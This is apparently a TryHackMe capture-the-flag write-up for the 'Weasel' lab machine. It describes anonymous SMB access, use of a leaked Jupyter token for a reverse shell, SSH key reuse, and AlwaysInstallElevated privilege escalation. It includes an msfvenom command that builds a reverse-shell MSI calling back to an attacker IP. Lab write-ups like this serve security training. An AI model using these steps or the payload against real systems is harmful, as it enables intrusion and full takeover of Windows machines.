
WEASL TRYHACKME WRITE UP
WRITE UP

When we first access a computer, the first task we undertake is to perform a port scan with nmap. Upon completion, if we find several significant ports open during the scan, we can extract valuable data through these ports.

Let’s start with SMB. When examining SMB files, we notice the presence of a file named “datasci-team.” Upon attempting to access this file, we discover that it is accessible via an “anonymous” login.

After navigating through datasci-team via SMB, we found a file named “jupyter-token” inside the misc directory. With the data inside this file, we can log in to the Jupyter application running on port 8888.

When I logged into the Jupyter application via the web, I noticed that we can execute Python files. Since these Python files run on the server, we can embed a payload for a reverse shell in one of these files. I wrote and executed the code snippet below, and successfully obtained a shell.
When I first accessed the computer, I found the SSH key of the user named “dev-datasci-lowpriv.” I downloaded this SSH key and used it to log in as a user to the computer. Upon logging in, we obtained our first flag, user.txt.
Then, to elevate my privileges to the administrator level, I ran a script named “PrivescCheck.ps1,” which provided me with the password of the user for whom we have the SSH key. Additionally, it identified the vulnerabilities I could exploit for privilege escalation. Here, I also observed that the computer is vulnerable to a privilege escalation attack called “AlwaysInstallElevated.”s

When researching this vulnerability, we found that we can download an MSI file to the computer and run that file as an administrator. Therefore, our first task was to create a reverse shell code and download it to the victim’s computer.
The code I am using is:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.9.55.166 LPORT=443 -a x64 -platform Windows -f msi -o evil.msi

I downloaded the created code to the victim’s computer by opening a server on my own computer.

By executing the command I wrote above, I obtained a reverse shell on my own computer.
 With the shell we obtained, our user became “system32,” allowing us to easily navigate to the “administrator” directory and read the data.